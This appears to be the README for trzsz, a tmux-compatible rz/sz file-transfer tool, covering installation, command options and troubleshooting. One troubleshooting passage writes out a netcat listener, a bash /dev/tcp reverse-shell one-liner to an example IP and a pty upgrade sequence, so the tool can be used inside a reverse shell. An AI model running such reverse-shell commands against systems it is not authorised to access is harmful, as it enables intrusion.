trzsz ( trz / tsz ) – Modern rz / sz Alternative with tmux Support


trzsz ( trz / tsz ) is a simple file transfer tool for SSH terminals, similar to lrzsz ( rz / sz ) but compatible with tmux.
How to use
-
Install trzsz ( trz / tsz ) on the server. go, py and js versions are compatible with each other.
-
Use supported terminal on local. Use trzsz-ssh ( tssh ) on local shell, or refer to Supported Terminals below.
-
Use the trz ( similar to rz ) to upload files, and use the tsz ( similar to sz ) to download files.
Why to do
-
Considering laptop -> hostA -> hostB -> docker -> tmux, using scp or sftp is inconvenience.
-
In this case, lrzsz ( rz / sz ) is convenient to use, but unfortunately it’s not compatible with tmux.
-
tmux is not going to support rz / sz ( 906, 1439 ), so trzsz ( trz / tsz ) was developed.
Advantage
- Support tmux, including tmux normal mode, and tmux command mode integrated with iTerm2.
- Support transfer directories,
trz -d to upload directories, tsz -d xxx to download xxx directories.
- Support breakpoint resume,
trz -y or tsz -y xxx overwrite exiting files will auto resume from breakpoint.
- Support Windows server, not only can run on Windows client, but also can run on Windows ssh server.
- Support native terminal, does not require terminal to support, just use
trzsz ssh x.x.x.x to login.
- Support web terminal, transfer files and directories between local and remote servers over the web.
- Support drag to upload, drag and drop files and directories to the terminal to upload to the remote server.
- Support progress bar, shows the current transferring file name, progress, size, speed, remaining time, etc.
- Better interactive experience, shows the transfer results or errors friendly,
ctrl + c to stop gracefully.
Installation
On the server
-
Install the Go version ( ⭐ Recommended )
Please check the Go version installation guide: https://trzsz.github.io/go
-
Or install with Python3
sudo python3 -m pip install --upgrade trzsz
-
Or install with Python2
sudo python2 -m pip install --upgrade trzsz
-
Or install with Homebrew
brew update
brew install trzsz
-
Or install with Node.js
sudo npm install -g trzsz
Can be installed without sudo, just add the installation path ( e.g. ~/.local/bin ) to the PATH environment.
Supported Terminals
Does your terminal supports trzsz as well? Please let me know. I would love to have it on the list.
Trzsz Manual
trz upload files to the remote server
usage: trz [-h] [-v] [-q] [-y] [-b] [-e] [-d] [-B N] [-t N] [path]

Receive file(s), similar to rz and compatible with tmux.

positional arguments:
  path               path to save file(s). (default: current directory)

optional arguments:
  -h, --help         show this help message and exit
  -v, --version      show program's version number and exit
  -q, --quiet        quiet (hide progress bar)
  -y, --overwrite    yes, overwrite existing file(s)
  -b, --binary       binary transfer mode, faster for binary files
  -e, --escape       escape all known control characters
  -d, --directory    transfer directories and files
  -r, --recursive    transfer directories and files, same as -d
  -B N, --bufsize N  max buffer chunk size (1K<=N<=1G). (default: 10M)
  -t N, --timeout N  timeout ( N seconds ) for each buffer chunk.
                     N <= 0 means never timeout. (default: 20)
tsz download files from the remote server
usage: tsz [-h] [-v] [-q] [-y] [-b] [-e] [-d] [-B N] [-t N] file [file ...]

Send file(s), similar to sz and compatible with tmux.

positional arguments:
  file               file(s) to be sent

optional arguments:
  -h, --help         show this help message and exit
  -v, --version      show program's version number and exit
  -q, --quiet        quiet (hide progress bar)
  -y, --overwrite    yes, overwrite existing file(s)
  -b, --binary       binary transfer mode, faster for binary files
  -e, --escape       escape all known control characters
  -d, --directory    transfer directories and files
  -r, --recursive    transfer directories and files, same as -d
  -B N, --bufsize N  max buffer chunk size (1K<=N<=1G). (default: 10M)
  -t N, --timeout N  timeout ( N seconds ) for each buffer chunk.
                     N <= 0 means never timeout. (default: 20)
Trouble shooting
-
If tmux is running on the local computer.
- Option 1: Use
tmux -CC integration with iTerm2, please refer to iTerm2 tmux Integration.
- Option 2: Install trzsz-go on the local computer, use
trzsz ssh to login after tmux.
- Option 3: Install trzsz-ssh on the local computer, use
tssh to login after tmux.
-
If tmux is running on the jump server.
- Option 1: Use
tmux -CC integration with iTerm2, please refer to iTerm2 tmux Integration.
- Option 2: Install trzsz-go on the jump server, use
trzsz -r ssh to login after tmux.
- Option 3: Install trzsz-ssh on the jump server, use
tssh to login after tmux.
-
If an error occurs, and trzsz is hanging up.
- Press
control + c to stop trz or tsz process on the server.
- For iTerm2 users, press
command + option + shift + r to stop iTerm2 Coprocesses.
-
If trz -b binary upload fails, and login to server using telnet or docker exec.
- Try to escape all known control characters, e.g.,
trz -eb.
-
If trz -b or tsz -b binary transfer fails, and login to server using expect.
-
If you want to upload and download using trz / tsz in a reverse shell, you need to follow these steps:
- 1. Use
tssh xxx or trzsz ssh xxx to log in to the server.
- 2. Execute
nc -lnv 1337 on the server, and wait for the reverse shell connection.
- 3. Reverse connect to the server on the target, such as
bash -i >& /dev/tcp/192.168.0.1/1337 0>&1.
- 4. Follow these steps in the reverse shell:
- 4.1. Convert to an interactive shell, such as
python3 -c 'import pty; pty.spawn("/bin/bash")'.
- 4.2. Press
ctrl + z to turn the reverse shell into background.
- 4.3. Execute
stty raw -echo; fg to disable the echo of the server, and return to the reverse shell.
- 4.4. Press the Enter key, and the command line prompt will be displayed.
- 4.5. Set the terminal environment variable
export TERM=xterm-256color ( not necessary ).
- 4.6. Check if there is a
TMUX environment variable, clear it with unset TMUX.
- 4.7. Now you can use
trz / tsz to upload and download as normal.
- 5. After exiting the interactive shell, there will be no echo, type
exit blindly to exit the reverse shell.
- 6. Type
reset blindly on the server and press Enter to reset the default settings of the terminal.
Screenshot
Using trzsz in iTerm2 with text progress bar

Using trzsz in iTerm2 with zenity progress bar

Using trzsz in tabby with tabby-trzsz plugin

Feel free to email the author [email protected], or create an issue. Welcome to join the QQ group: 318578930.
❤️ Sponsor trzsz ❤️, buy the author a drink 🍺 ? Thank you for your support!


评论